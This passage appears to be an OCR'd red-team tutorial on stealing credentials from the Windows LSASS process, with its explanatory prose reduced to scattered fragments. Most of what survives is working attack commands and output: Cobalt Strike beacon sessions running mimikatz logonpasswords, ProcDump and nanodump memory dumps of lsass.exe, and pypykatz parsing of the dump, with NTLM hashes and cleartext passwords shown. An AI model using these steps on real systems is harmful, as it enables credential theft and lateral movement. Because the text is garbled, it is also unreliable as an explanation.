LSASS

LSA **lsass.exe** Windows lsass.exe LSASS LSA

(LSA) (LSASS) Windows

LSA Windows (SSP) NTLM Kerber

LSASS Windows (lsass.exe) LSA SSP LSA LSASS Windows

LSA Windows LSASS LSA SSP LSASS LSA

/ AP/SSP

AP/SSP Windows AP/SSP AP/SSP DLL LSA AP/S

lsass.exe

LSASS Mimikatz sekurlsa::logonpas


Cobalt Strike mimikatz **sekurlsa::logonpasswords** **logonpasswords**

```
beacon> logonpasswords
[*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
[+] host called home, sent: 296058 bytes
[+] received output:

Authentication Id : 0 ; 429834 (00000000:00068f0a)
Session           : Service from 0
User Name         : SQLTELEMETRY$SQL03
Domain            : NT Service
Logon Server      : (null)
Logon Time        : 5/8/2023 1:30:54 PM
SID               : S-1-5-80-2891056567-530495725-1332854966-3499067468-871297426
        msv :
         [00000003] Primary
         * Username : WEB02$
         * Domain   : WHITE-BIRD
         * NTLM     : a076cf1ceef50ad0cbb7ec66930da603
         * SHA1     : 19180f28ec2854b38bbaec7b4aec3bd34c492fa6
        tspkg :
        wdigest :
         * Username : WEB02$
         * Domain   : WHITE-BIRD
         * Password : (null)
        kerberos :
         * Username : WEB02$
         * Domain   : white-bird.local
         * Password : A]my%dR/?5'&+Eq7]].`SI:a8> IuC C53-hs$Eqy*fJsUF<p2Z%A'DICK9s$%[V5^Yy#1F;S%FsW8 QBvF6`B0M =Ar&J7jlm!>(4]/U@*RkrGV$P2<RWW!
        ssp :
        credman :
```

```
Authentication Id : 0 ; 8568012 (00000000:0082bccc)
Session           : NetworkCleartext from 0
User Name         : serveradm
Domain            : WHITE-BIRD
Logon Server      : DC05
Logon Time        : 5/9/2023 5:08:56 AM
SID               : S-1-5-21-2387957962-993181570-3566323574-1604
        msv :
         [00000003] Primary
         * Username : serveradm
         * Domain   : WHITE-BIRD
         * NTLM     : 72f0eefcc213ea8f350773b831cf2c9c
         * SHA1     : 25c9ddf2ae50125c6e83bc8dceb553d3b6097e98
         * DPAPI    : f384bf502164a5d0286499b5541e70d2
        tspkg :
        wdigest :
         * Username : serveradm
         * Domain   : WHITE-BIRD
         * Password : (null)
        kerberos :
         * Username : serveradm
         * Domain   : WHITE-BIRD.LOCAL
         * Password : (null)
        ssp :
         [00000000]
         * Username : alice
         * Domain   : prod.raven-med.local
         * Password : elizabeth
        credman :
```

lsass.exe lsass.exe ( ) mimikatz



Windows system internal **ProdDump**

```
procdump64.exe -64 -accepteula -ma lsass.exe lsass.dmp
```

```
beacon> shell procdump64.exe -ma lsass.exe lsass.dmp -accepteula -64
[*] Tasked beacon to run: procdump64.exe -ma lsass.exe lsass.dmp -accepteula -64
[+] host called home, sent: 85 bytes
[+] received output:

ProcDump v11.0 - Sysinternals process dump utility
Copyright (C) 2009-2022 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[13:11:38] Dump 1 initiated: C:\windows\tasks\lsass.dmp
[13:11:39] Dump 1 writing: Estimated dump file size is 47 MB.
[13:11:40] Dump 1 complete: 47 MB written in 2.7 seconds
[13:11:41] Dump count reached.


beacon> ls
[*] Tasked beacon to list files in .
[+] host called home, sent: 19 bytes
[*] Listing: C:\windows\tasks\

 Size     Type    Last Modified         Name
 ----     ----    -------------         ----
 45mb     fil     05/09/2023 13:11:40   lsass.dmp
 752kb    fil     05/05/2023 16:27:26   powerview.ps1
```


pypykatz (https://github.com/skelsec/pypykatz)

```
┌──(root㉿kali)-[~/Desktop]
└─# python3 -m pypykatz lsa minidump /root/Desktop/lsass.dmp
INFO:pypykatz:Parsing file /root/Desktop/lsass.dmp
FILE: ======== /root/Desktop/lsass.dmp =======
== LogonSession ==
authentication_id 812806 (c6706)
session_id 1
username admin
domainname MON01
logon_server MON01
logon_time 2023-05-09T01:20:34.663701+00:00
sid S-1-5-21-2167361183-3657386130-2025330273-1000
luid 812806
        == MSV ==
                Username: admin
                Domain: MON01
                LM: NA
                NT: 96b22a9be21599c5ae9f6ccf1b7a7a0a
                SHA1: e147e1d5bb7c9739f49804c5c64cdda3d8c39839
                DPAPI: NA
        == WDIGEST [c6706]==
                username admin
                domainname MON01
                password None
                password (hex)
        == Kerberos ==
                Username: admin
                Domain: MON01
        == WDIGEST [c6706]==
                username admin
                domainname MON01
                password None
                password (hex)

== LogonSession ==
authentication_id 210791 (33767)
session_id 1
username winslow
domainname RAVEN-MED
logon_server DC02
logon_time 2023-05-08T20:42:03.040824+00:00
sid S-1-5-21-3775014555-2484002919-2799327105-1610
luid 210791
        == MSV ==
```

BOF nanodump https://github.com/fortra/nanodump lsass

cna



Gitub **lsass.exe** ”

```
beacon> nanodump --fork --write C:\windows\tasks\lsass2.dmp
[*] Running NanoDump BOF
[+] host called home, sent: 91895 bytes
[+] received output:
The minidump has an invalid signature, restore it running:
scripts/restore_signature lsass2.dmp
[+] received output:
Done, to download the dump run:
download C:\windows\tasks\lsass2.dmp
to get the secretz run:
python3 -m pypykatz lsa minidump lsass2.dmp
mimikatz.exe "sekurlsa::minidump lsass2.dmp" "sekurlsa::logonPasswords full" exit
beacon> ls C:\windows\tasks
[*] Tasked beacon to list files in C:\windows\tasks
[+] host called home, sent: 34 bytes
[*] Listing: C:\windows\tasks\

 Size     Type    Last Modified         Name
 ----     ----    -------------         ----
 45mb     fil     05/09/2023 13:11:40   lsass.dmp
 10mb     fil     05/09/2023 13:38:44   lsass2.dmp
```

lsass.exe OPSEC

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